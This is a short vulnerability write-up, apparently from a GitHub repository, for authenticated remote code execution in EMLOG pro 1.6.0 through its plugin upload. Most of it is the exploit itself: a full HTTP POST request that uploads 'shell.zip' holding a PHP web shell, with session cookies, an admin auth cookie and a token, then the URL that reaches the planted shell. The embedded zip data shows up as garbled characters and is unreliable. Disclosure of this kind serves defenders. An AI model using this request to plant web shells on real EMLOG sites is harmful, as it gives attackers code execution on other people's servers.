

main ▾

...

cms_vul / emlog_pro_1.6.0_rce.md



wszdhf Update emlog_pro_1.6.0_rce.md

[History](#)

1 contributor

43 lines (38 sloc) | 2.25 KB

...

EMLOG_pro_1.6.0 (latest version) plugins upload rce vulnerability

EMLOG download address:

<https://github.com/emlog/emlog/releases/tag/pro-1.6.0>

1. Login as admin and upload a plugin (a zip which include a php file)

payload

```
POST /emlog/admin/plugin.php?action=upload_zip HTTP/1.1
Host: 192.168.111.155
Content-Length: 876
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.111.155
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary804UeairFtrET9Lt
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept:
```


text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
exchange;v=b3;q=0.9
Referer: http://192.168.111.155/emlog/admin/plugin.php
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=lq0s731hnlqm232itjlgpc27el;
EM_AUTHCOOKIE_jT79impSwTweimzUBIsGAmv1NoQbG2Zs=admin%7C1695536025%7C848fc86519173641
em_saveLastTime=1664436503884
Connection: close

-----WebKitFormBoundary804UeairFtrET9Lt
Content-Disposition: form-data; name="pluzip"; filename="shell.zip"
Content-Type: application/x-zip-compressed

PK??? Mq=Ua郵/? shell/shell.php=?K 唯 78h 2洵?v 端]D
と??\$w称 "XjQ鼎Q礧? 轉3?乳}喂}y==鰐@/@癢撰扭V+5恣x峪健增呀霎恬: 蛭?猜Z?, 掣戏<麤
賬岌ノ 湏湏焜堑'R齿嶺孝 貳!>韃? 網溼叵U?砒 7it愴矐瑜%{Lz 怏雀+> 栢詔}嶺O憑e誰
錕趣?爱嚆厶愴
AA囑霜扉↓Rq絳茭?cgf?PK??? Bq=U shell/PK??? Mq=Ua
郵/? \$ shell/shell.php
F柑)视?F柑)视? [秤?PK??? Bq=U \$ *
shell/
 挣?视?8?视?纳?爻迂?PK??? ? ? N?

-----WebKitFormBoundary804UeairFtrET9Lt
Content-Disposition: form-data; name="token"

4e1bef9d513bae43a46448cbbaee0db7d1d5f7d1
-----WebKitFormBoundary804UeairFtrET9Lt--



2. Active the plugin you uploaded and get a shell!

payload

`http://192.168.111.155//emlog/content/plugins/shell/shell.php`

